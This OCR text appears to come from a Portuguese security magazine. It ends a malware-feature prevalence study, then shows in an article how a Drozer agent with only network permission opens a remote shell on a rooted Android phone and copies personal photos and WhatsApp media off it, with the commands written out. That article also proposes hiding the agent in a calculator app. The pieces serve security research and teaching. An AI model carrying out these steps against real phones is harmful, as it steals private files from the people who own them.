Um dos benefícios dessa simplificação foi em performance, pois pode-se juntar algoritmos similares em um único *script* de processamento, economizando assim acessos ao disco e melhorando o desempenho da pesquisa como um todo.

Após todo o período de desenvolvimento (e mais de 2 anos coletando as técnicas de interesse), os números de processamento foram:

- 72 horas para execução de *parser* de resultados. Ou seja, após analisar cada artefato malicioso, processar os resultados e gerar os números finais demora este tempo;

- 10 dias rodando com capacidade total para analisar aproximadamente 8 milhões de amostras únicas de *malware*. Ressalta-se que diversos deles foram ignorados (totalizando os analisados: 6.668.630) pois não se encaixavam nos critérios de interesse – por exemplo, não eram arquivos PE32;

- Total de 80 cores de processamento e 192 GB de memória das máquinas utilizadas;

- Sem limitações de tamanho por arquivo analisado. Em 2012 tínhamos uma limitação de arquivos até no máximo 3.9 MB;

- Todos os artefatos considerados foram analisados. Logo, diferentemente de 2012, não contou-se todas as aparições de artefatos com um mesmo *packer* como sendo apenas 1 *malware* nas estatísticas – ver observações a seguir;

- Limpou-se os dados publicados em 2012 com *feedbacks* recebidos da empresa Mcafee [5] – ver observações a seguir.

Observações:

(1) Em 2012, se houveram, por exemplo, 100 aparições de arquivos modificados pelo *packer* Temida (deixando claro que isto é apenas um exemplo), todas elas foram consideradas como apenas 1 *malware* nas estatísticas. Isto permite evitar que técnicas de proteção de artefatos (foco da pesquisa de 2012) implementadas por um determinado *packer* influenciasse a estatística de todos os *samples* simplesmente pelo *dataset* ter mais instâncias de tal *packer*. Desta forma, todos os números poderiam apenas aumentar se considerados valores reais (a técnica se tornaria ainda mais prevalente se implementada por um *packer*), mas nunca diminuir.

(2) Para 2014 o formato foi modificado. Contou-se números totais, ignorando-se a presença de *packers*. Isso trouxe dois benefícios: Permitiu validar a metodologia de 2012 (números deveriam se manter se a idéia estava correta) e também ter a visão total da prevalência das técnicas em valores brutos.

(3) Os *feedbacks* recebidos da empresa Mcafee foram relativos à presença de artefatos conhecidamente NÃO maliciosos na base analisada em 2012. Como a premissa de ambas as pesquisas (2014 e de 2012) é a de analisar apenas códigos maliciosos, tal informação poderia afetar os números. No total foram encontrados 23 mil arquivos não maliciosos entre todos os analisados em 2012 (aproximadamente 4 milhões); ou seja, esse número não foi suficiente para afetar as estatísticas coletadas em 2012.

2.2 Dataset e Limpeza

Conforme mencionado anteriormente, a pesquisa trata de arquivos conhecidamente maliciosos. Em 2012, os arquivos foram recebidos de empresas parceiras relacionadas com o projeto mantido pelos autores. Em 2014, os arquivos foram coletados somente de fontes públicas. A limpeza dos dados em 2012 envolveu a deteção dos *packers* e o cálculo de entropia dos binários análisados. Para 2014, criou-se um algoritmo de detecção de similaridades, mas decidiu-se por não utilizá-lo na limpeza dos dados por motivos de desempenho. Segue a descrição de tal algoritmo:

- Extrai-se o *disassembly* de cada seção executável do artefato analisado;

- Define-se os blocos básicos (*basic blocks*) com mais de 6 instruções (número escolhido visualizando-se comonalidades, mas basicamente sem grandes critérios);

- Realiza-se um processo de normalização, onde constantes e endereços são removidos do *disassembly*;

- Calcula-se o *hash* (utilizou-se sha1) de cada um destes blocos normalizados, armazenando-se em um banco de dados global;

- A cada novo artefato, o processo se repete, mas verifica-se quantos dos blocos básicos já estavam presentes no banco de dados global. Se mais de 80% dos *basic blocks* já estavam presentes no banco de dados global, o artefato não precisaria ser analisado pois seria considerado uma mutação de artefatos já analisados;

2.3 Análise

Para esta pesquisa, optou-se pelo uso de análise estática por diferentes motivos:

1-) O *malware* ainda não está em execução, limitando os potenciais impactos do mesmo na análise;

2-) Velocidade de análise muito superior a análise dinâmica;

3-) Pode-se implementar detecção na rede, *in-line,* potenciais técnicas consideradas efetivas por pesquisas futuras, mesmo em redes de alto desempenho;

4-) Os potenciais da análise estática de *malware* não são tão focados pela indústria: muitas das empresas categoricamente focam em heurísticas e *sandbox*.

2.3.1 Limitações da análise estática

Diversas detecções são incompletas quando realizadas estaticamente. Devido ao fato de essa pesquisa ter evitado ao máximo falso-positivos, essa limitação faz com que os números de prevalência possam ser ainda maiores na prática (nunca menores). Isso não é um problema no escopo da pesquisa, pois espera-se que os leitores entendam os números como valores mínimos de prevalência, e não absolutos. Os autores entendem que existem diversos outros desafios na análise dinâmica (por exemplo, os artefatos detectando a análise) e também procuraram demonstrar nesta pesquisa a prevalência de técnicas contra a análise dinâmica (detectadas estaticamente).

Nas análises realizadas, exceto quando explicitamente mencionado, apenas foram consideradas a seção onde está o *entrypoint* do binário e seções marcadas como executável. Ressalta-se que, de acordo com as definições da arquitetura, nem todas as seções de código precisam necessariamente ser marcadas como executáveis caso o bit NX não seja setado pelo sistema operacional; porém, este item está fora do escopo desta pesquisa.

Cada *script* de análise é executado de forma independente

dos outros, sem conexão entre eles, facilitando assim a re-execução de um determinado *script* caso necessário, sanando tal limitação da arquitetura previamente demonstrada em 2012.

3. Números

Os autores deste artigo analisaram aproximadamete 12 milhões de amostras de *malware*: 4.030.945 em 2012 e 8.103.167 em 2014. Em 2012, o foco foi nas técnicas de anti-engenharia reversa. Em 2014, além das técnicas de anti-engenharia reversa, foram analisadas diversas outras características.

Esta seção se foca exclusivamente nas novas características cobertas pela pesquisa de 2014. O leitor pode utilizar a referência [7] para obter informações sobre como os números de 2014 se correlacionam com os de 2012 quanto às técnicas de anti-engenharia reversa.

Conforme observado no Gráfico 1, de todas as amostras estudadas, 6.668.630 eram PE32. Logo, todos os outros gráficos apresentados nessa seção dizem respeito somente a tais amostas. Ressalta-se ainda que, por motivos de otimização, foi implementado *timeout* nos *scripts* de análise; logo, as porcentagens ilustradas em cada gráfico dizem respeito a números diferentes. Pelo fato de que o número de *timeouts* não foi muito significativo, tal detalhe não será levado em consideração.




Gráfico 1 – Total de amostras

Os autores definiram diversas funções utilizadas por *malware*. Ressalta-se que o fato de um binário utilizar alguma delas não significa que ele é malicioso (e a maioria nem sequer significa um indicativo de que seja malicioso, diferente da pesquisa de 2012). O Gráfico 2 ilustra a presença de tais funções nas amostras analisadas. Considerou-se que um *malware* utiliza tal função se pelo menos um dos seguintes critérios forem obedecidos: (1) Função presente na IAT; (2) Nome da função (*string*) aparecer em alguma parte do binário. Como pode ser observado no Gráfico 2, 74,28% das amostras de *malware* utilizam *GetProcAddress*. Adicionalmente, ressalta-se que pelo menos 45,13% das amostras alteram o sistema de arquivos – ou seja, analisar alterações feitas em disco quando se faz análise de *malware* se mostra efetivo para, ao menos, essa porcentagem das amostras.




Gráfico 2 – Top 11 funções de interesse

Como observado no Gráfico 3, aproximadamente 70% dos *malware* possuem 3, 4 ou 5 seções.




Gráfico 3 – Top 10 número de seções

De acordo com o Gráfico 4 pode-se perceber que 61.98% dos *malware* possuem exatamente 1 seção executável e 28.50% dos *malware* exatamente 2. Logo, de quase todas as amostras estudadas, foi observado o padrão de conter 1 ou 2 seções executáveis.




Gráfico 4 – Top 10 número de seções executáveis

O Gráfico 5 mostra que a grande maioria das amostras analisadas não possuem uma IAT vazia.




Gráfico 5 – IAT vazia X não vazia

De acordo com o Gráfico 6, nota-se que a grande maioria das amostras possuem o *entrypoint* localizado em uma seção executável.




Gráfico 6 – Atributos da seção do *entrypoint*

Foram definidas algumas instruções *assembly* cuja aparição dentre as 100 primeiras instruções a partir do *entrypoint* foi considerada como comum [7]. De acordo com o Gráfico 7, observa-se que somente 17,44% das amostras não posuem nenhuma instrução incomum dentre as primeiras 100.




Gráfico 7 – Top 11 quantidade de instruções incomuns dentre as primeiras 100 a partir do *entrypoint*

O Gráfico 8 mostra as 13 instruções assembly mais presentes dentre as primeiras 100 instruções das amostras analisadas.




Gráfico 8 – Top 13 instruções encontradas dentre as primeiras 100 a partir do entrypoint

Uma das técnicas para proteger um dado *malware* contra análise dinâmica é inserir uma chamada a *sleep* (ou código equivalente) no início do programa. Desta forma, enquanto o *malware* estiver em execução para análise (o que acontece por um período de tempo muito limitado em análises automatizadas), nada será obtido por conta do mesmo estar dormente. O Gráfico 9 mostra que, pelo menos, 5,39% das amostras chamam a função *sleep* como parte de suas 100 primeiras instruções.




Gráfico 9 – Presença da função *Sleep* dentre as primeiras 100 instruções a partir do *entrypoint*

Foram definidos algumas inconsistências no *header* PE que poderiam ser utilizadas por *malware* [7]. O Gráfico 10 ilustra a prevalência de algumas delas.




Gráfico 10 – Inconsistências no *header* PE

O Gráfico 11 mostra que se um dado binário PE32 for assinado, considerá-lo como não malicioso implica em errar para, ao menos, 22,70% dos casos.




Gráfico 11 – Amostras assinadas x não assinadas

Em 2012, foi constatado que 88,96% das 4.030.945 amostras estudadas possuiam ao menos 1 técnica de anti-engenharia reversa implementada. Porém, não se determinou o que essas amostras fazem quando detectam que estão sendo analisadas. Nesta pesquisa de 2014, o algoritmo explicado na apresentação [7] foi executado como tentativa de provar

que a maioria deles parava de executar (ou entrava em *sleep*). Um número alto de "*exits*" implica dizer que uma potencial técnica de proteção contra *malware* poderia ser, simplesmente, modificar o sistema do usuário para os *malware* detectarem falsamente que estão sendo analisados (pois os mesmos sairiam sem realizar ações maliciosas). O Gráfico 12 mostra os resultados obtidos.




Gráfico 12 – Ações (*exit*, *sleep* ou chamada a *LoadLibrary*) executas por *malware* após detectar que estão sendo analisados

Como observado no Gráfico 12, não foi obtido sucesso. Não foi provado que uma quantidade significativa dos *malware* param de executar. Porém, também não foi provado que eles não o fazem. Os autores deste trabalho ainda não estão convencidos de que não há "*exit*" pela maior parte dos *malware* após detectar que estão sendo analisados.

4. Futuro

Uma evolução natural da discussão dos pontos levantados nesta pesquisa está na aquisição dos mesmos valores de prevalência para binários NÃO maliciosos. Diversos desafios existem neste quesito (apesar de parecer simples), entre eles:

- Obtenção dos binários de fontes confiáveis e já em formatos pós-instalação (obtenção de instaladores gera dificuldade pois, em geral, são formatos compactados);

- Obtenção de diferentes versões de tais programas;

- Eventuais problemas referentes a EULA dos programas não maliciosos, que muitas vezes define explicitamente a ilegalidade de análises;

5. Conclusões

Nesta pesquisa, os autores demonstraram a prevalência de diversas características entre *malware*, discutindo os motivos das escolhas de cada uma das características bem como seus potenciais usos em avaliações de 'maliciosidade'. Esclarece-se que a detecção genérica de malicioso versus não-malicioso é comprovadamente impossível [6]. No entanto, diversas características são claramente não usuais e exceções relativas a possíveis existências das mesmas em programas permitidos (*whitelisting*) é um problema computacional já resolvido. Por haver diversos possíveis impactos decorrentes do uso de uma abordagem deste tipo em empresas, os autores NÃO estão necessariamente recomendando tais usos: os números foram aqui providos para reforçar a discussão sobre os pontos abordados nesta pesquisa.

Referências:

[1] Intel Security. McAfee Labs – Threats Report. Disponível em: http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2014.pdf. Acessado em: 06/09/2014.

[2] Rodrigo Rubira Branco, Gabriel Negreira Barbosa e Pedro Drimel Neto. Black Hat USA 2012. Scientific but Not Academical Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies. Disponível em: http://research.dissect.pe/docs/blackhat2012-paper.pdf. Acessado em: 06/09/2014.

[3] Microsoft. Microsoft PE and COFF Specification. Disponível em: http://msdn.microsoft.com/en-us/gg463119.aspx. Acessado em: 06/09/2014.

[4] Rodrigo Rubira Branco e Gabriel Negreira Barbosa. IEEE Malware 2011. Distributed malware analysis scheduling.


[5] McAfee. Site oficial: http://www.mcafee.com/us/. Acessado em: 06/09/2014.

[6] Fred Cohen. Computer Viruses – Theory and Experiments.

[7] Rodrigo Rubira Branco e Gabriel Negreira Barbosa. Black Hat USA 2014. Prevalent Characteristics in Modern Malware. Disponível em: http://www.kernelhacking.com. Acessado em: 06/09/2014.

GABRIEL NEGREIRA BARBOSA

Trabalha como pesquisador de segurança na Intel. Anteriormente, trabalhou como pesquisador de segurança na Qualys. Recebeu seu título de mestre pelo Instituto Tecnológico de Aeronáutica (ITA), onde também atuou em projetos de segurança para o governo e a Microsoft Brasil.



RODRIGO BRANCO (BSDEAMON)

Pesquisador Sênior de Segurança na Intel e é o fundador do projeto Dissect||PE de análise de malware. Atuou como Diretor de Pesquisas de Vulnerabilidades & Malware na Qualys e como Pesquisador Chefe de Segurança na Check Point, onde fundou o laboratório de descoberta de vulnerabilidades (do inglês VDT) e lançou dúzias de vulnerabilidades nos mais importantes software de mercado. Em 2011 foi eleito um dos contribuidores top de vulnerabilidades pela Adobe nos 12 meses anteriores. Trabalhou como pesquisador Sênior de Vulnerabilidades na COSEINC, como Pesquisador Principal na Scanit e como Staff Software Engineer do time avançado de Linux da IBM (do inglês ALRT), onde também participou do desenvolvimento de Toolchain para a arquitetura PowerPC. É membro do grupo RISE Security e organizador da H2HC.


H2HC
HACKERS TO HACKERS CONFERENCE
MAGAZINE
ANUNCIE NA
H2HC MAGAZINE!
Sua marca na revista do mais antigo evento de pesquisas em segurança da informação da América Latina!
Entre em contato conosco!
revista@h2hc.com.br

Obtendo Informações Pessoais do seu Android através de um Aplicativo de Calculadora

POR RAFAEL TOSETTO PIMENTEL

NOTA DO EDITOR: Apesar deste artigo ter sido revisado, os exemplos não puderam ser executados pela equipe técnica por falta dos equipamentos necessários.

A velocidade de processamento e conectividade dos *smartphones* aumentou ao longo dos anos de forma considerável. Em razão da praticidade encontrada em um *smartphone*, nós o utilizamos para acessar informações confidenciais, como e-mails e até mesmo realizar transações bancárias.

Da mesma forma que existem falhas de segurança em um computador, um *smartphone* também pode ser tão vulnerável quanto. Este artigo aborda a exploração de uma falha na permissão de acesso ao cartão de memória de dispositivos Android utilizando o Drozer [1], um *framework* de análise de vulnerabildades em Android, com a finalidade de vasculhar o conteúdo armazenado e realizar o *download* de arquivos, provando assim que é possível extrair informações sensíveis do dispositivo.

A questão em sí não é o fato de poder utilizar o aplicativo de uma calculadora para explorar esta vulnerabilidade, mas sim discutir as permissões necessárias para qualquer aplicativo, como uma simples calculadora, realizar o ataque. Possuindo apenas a permissão de acesso total a rede, um aplicativo qualquer pode permitir uma conexão ao Shell do Linux e permitir a um atacante remoto realizar a exploração desta vulnerabilidade.

A ferramenta utilizada neste artigo, Drozer, é um programa cliente-servidor que verifica vulnerabilidades em aplicativos e dispositivos Android. Utilizando apenas a permissão de acesso total a rede, ele assume o papel de um aplicativo e interage com o sistema possibilitando a obtenção de diversas informações do *smartphone* e seus aplicativos.

Para a função de cliente foi utilizado o instalador da versão 2.3.3 em um Windows 7 x64 e instalado o Android SDK e o Java JDK como pré-requisito. O uso do Drozer é realizado através do *prompt* de comando MS-DOS e basta navegar até o diretório que o Drozer foi instalado para utilizá-lo.
A parte servidor corresponde ao *agent.apk*, aplicativo *mobile* do Drozer, instalado em um *smartphone* Xperia S com a versão Kitkat do Android, *rooteado* com a finalidade de testes. Esse aplicativo inicia um servidor embutido no *smartphone* e fica aguardando que o cliente se conecte na porta 31415 para então estabelecer uma conexão, conforme exibido na Figura 1.

Foi ligado apenas o wi-fi do *smartphone,* verificado seu endereço IP e iniciado o aplicativo do Drozer, enquanto no computador foi executado o cliente do Drozer, presente na pasta *C:\drozer*, através do comando *drozer console connect --server 10.0.0.106*. Na Figura 2 observa-se que a conexão entre o computador e o *smartphone* foi realizada com êxito.




Figura 1 - Elaborado pelo autor.

Figura 2 - Console *Drozer* conectado (Elaborado pelo autor)

Com isso é possível iniciar uma console Shell no *smartphone* através do cliente com o comando *run shell.start*, possibilitando a execução de comandos Linux diretamente no *smartphone*.

Como o *agent* do Drozer possui apenas permissão para conectar na internet, o usuário que está conectado no Shell possui poucos privilégios.

Embora não seja possível visualizar todos os diretórios do dispositivo e nem criar arquivos ou *scripts*, ainda é possível visualizar alguns diretórios, como o relacionado ao cartão de memória. Para tal, deve-se executar o comando *cd /sdcard*. Ao executar o comando *ls -la*, pode-se observar os diretórios contidos no cartão de memória como, por exemplo, o diretório onde se armazena as fotos tiradas pela câmera do dispositivo.

O comando *cd /sdcard/DCIM/Camera* e posteriormente *ls*,

para listar o conteúdo do diretório, foi executado e retornou arquivos de fotos e vídeos capturados pela

```
dz> run shell.start
u0_a94@nozomi:/data/data/com.mwr.dz $ cd /sdcard/DCIM/Camera
u0_a94@nozomi:/sdcard/DCIM/Camera $ ls
IMG_20140629_080514.jpg
IMG_20140817_075634.jpg
IMG_20140817_075639.jpg
IMG_20140817_114532.jpg
IMG_20140818_192137.jpg
VID_20140601_011415.mp4
VID_20140601_012549.mp4
VID_20140601_012757.mp4
VID_20140601_014556.mp4
VID_20140601_020239.mp4
VID_20140601_021226.mp4
VID_20140607_180604.mp4
u0_a94@nozomi:/sdcard/DCIM/Camera $
```

Figura 3 - Listando arquivos pessoais (Elaborado pelo autor)

camera do *smartphone*, como pode ser observado na Figura 3.

Uma vez conhecidos os nomes, extensões e caminhos completos dos arquivos no cartão de memória, é possível fazer uma cópia para o computador (cliente) utilizando o módulo *tools.file.download* do Drozer. No caso, será copiado o arquivo *IMG_20140818_192137.jpg*. O

```
u0_a94@nozomi:/sdcard/DCIM/Camera $ exit
dz> run tools.file.download /sdcard/DCIM/Camera/IMG_20140818_192137.jpg foto.jpg

Read 613543 bytes
dz>
```

Figura 4. *Download* da foto (Elaborado pelo autor)

comando utilizado é demonstrado na Figura 4.

Como resultado, foi gerado um arquivo chamado *foto.jpg* no diretório do Drozer e foi possível visualizar a imagem abrindo o arquivo com o visualizador de imagens do Windows, comprovando o sucesso da exploração.

Outro teste realizado foi com o aplicativo WhatsApp, onde através do cliente Drozer foi possível visualizar um diretório com banco de dados e outro relacionado a arquivos de mídia.

O arquivo do banco de dados encontrava-se no formato *.db.crypt*. Ao visualizar o conteúdo do arquivo utilizando o editor de texto *Notepad++*, a informação não era legível, ou seja, o arquivo estava protegido com uma criptografia aplicada pela própria aplicação do WhatsApp. Por outro lado, na pasta de mídias, foi possível obter e visualizar fotos, arquivos e gravações.

Também foram realizados testes apenas com a conexão 3G. Para isso, foram utilizados chips de celular das operadoras Claro, Tim e Oi. O cliente Drozer estabeleceu uma conexão com sucesso no *smartphone* apenas na operadora Tim, enquanto nas outras duas não foi possível sequer realizar o comando PING para o endereço IP do 3G.

"É importante ressaltar que todo o experimento foi realizado a partir de um aplicativo com apenas a permissão de acesso total a rede "

A falha demonstrada neste artigo só funciona até a versão Kitkat do Android, pois a partir desta as permissões ao cartão de memória foram alteradas de forma que não é mais possível acessar e nem visualizar o conteúdo do mesmo por qualquer aplicativo que possua permissão de acesso total a rede, como o Drozer. Embora tenha sido utilizado um *smartphone* com Kitkat, o mesmo era *rooteado* e por conta disso foi possível realizar o ataque, já que as permissões são alteradas por tal processo.

Logo, como forma de proteção, recomenda-se atualizar a versão do sistema operacional para o Kitkat e evitar fazer *root*. Além disso, sugere-se utilizar criptografia para proteger os arquivos confidenciais.

Ainda existem algumas melhorias para fazer nesta pesquisa, como descobrir uma forma de obter e enviar o endereço IP do dispositivo de forma automática, desenvolver uma forma que o *agent* do Drozer não necessite de interação do usuário para ser iniciado e o integrar com outro aplicativo, como, por exemplo, uma calculadora.

É importante ressaltar que todo o experimento foi realizado a partir de um aplicativo com apenas a permissão de acesso total a rede.

Esta é uma permissão encontrada na maioria das aplicações, nos levando a refletir se aplicativos de grandes empresas, como Facebook, Foursquare, Gmail, dentre outros, não estão coletando nossas informações para uso próprio.

Quem quiser obter mais informações, fiz um vídeo demonstrando a falha abordada neste artigo com mais detalhes e a exploração via emulador e USB: *http://youtu.be/nkSeC-M01aE*.

Referências:

[1] MWR InfoSecurity. (2014) "Drozer Overview". Disponível em: <https://products.mwrinfosecurity.com/drozer>. Acesso em: 24 mai. 2014.

RAFAEL TOSETTO PIMENTEL

Formado em redes de computadores e MBA em Segurança da Informação. Possuo quatro anos de experiência em infraestrutura. Palestrante dos eventos ITA Lightning Talks e The Developers Conference 2014. Gasto meu tempo livre tocando guitarra e participando de eventos de corridas de rua.

O QUE VAI E O QUE NÃO VAI PARA A CPU

POR GABRIEL NEGREIRA BARBOSA

A linguagem *assembly* (linguagem de montagem) é uma linguagem de programação de baixo nível que possui uma forte relação com o código processado pela CPU, denominado código de máquina (*machine code*). Portanto:

- A CPU processa código de máquina, mas não código *assembly* [1].
- Por ter uma forte relação com o código de máquina, a linguagem *assembly* está fortemente vinculada com a arquitetura da CPU. Ou seja, arquiteturas diferentes possuem, normalmente, linguagens *assembly* diferentes.

Em geral, cada instrução *assembly* [2] possui uma representação única em código de máquina, denominada instrução de máquina (*machine instruction*). De maneira mais formal, em geral, instruções *assembly* são representações simbólicas de instruções de máquina com equivalência de um para um. Com foco na arquitetura Intel 32-bit, a Tabela 1 contém algumas instruções *assembly* e seus respectivos códigos de máquina (instruções de máquina).

Instrução *Assembly*	Instrução de Máquina
POP EAX	58
POP EBX	5B
PUSH 0x1	6A 01
PUSH 0x2	6A 02
MOV EAX, 0x1	B8 01 00 00 00
MOV EAX, 0x2	B8 02 00 00 00
MOV EBX, 0x1	BB 01 00 00 00
MOV EBX, 0x2	BB 02 00 00 00

Tabela 1 – Exemplos de instruções *assembly* e seus respectivos códigos de máquina representados em hexadecimal.

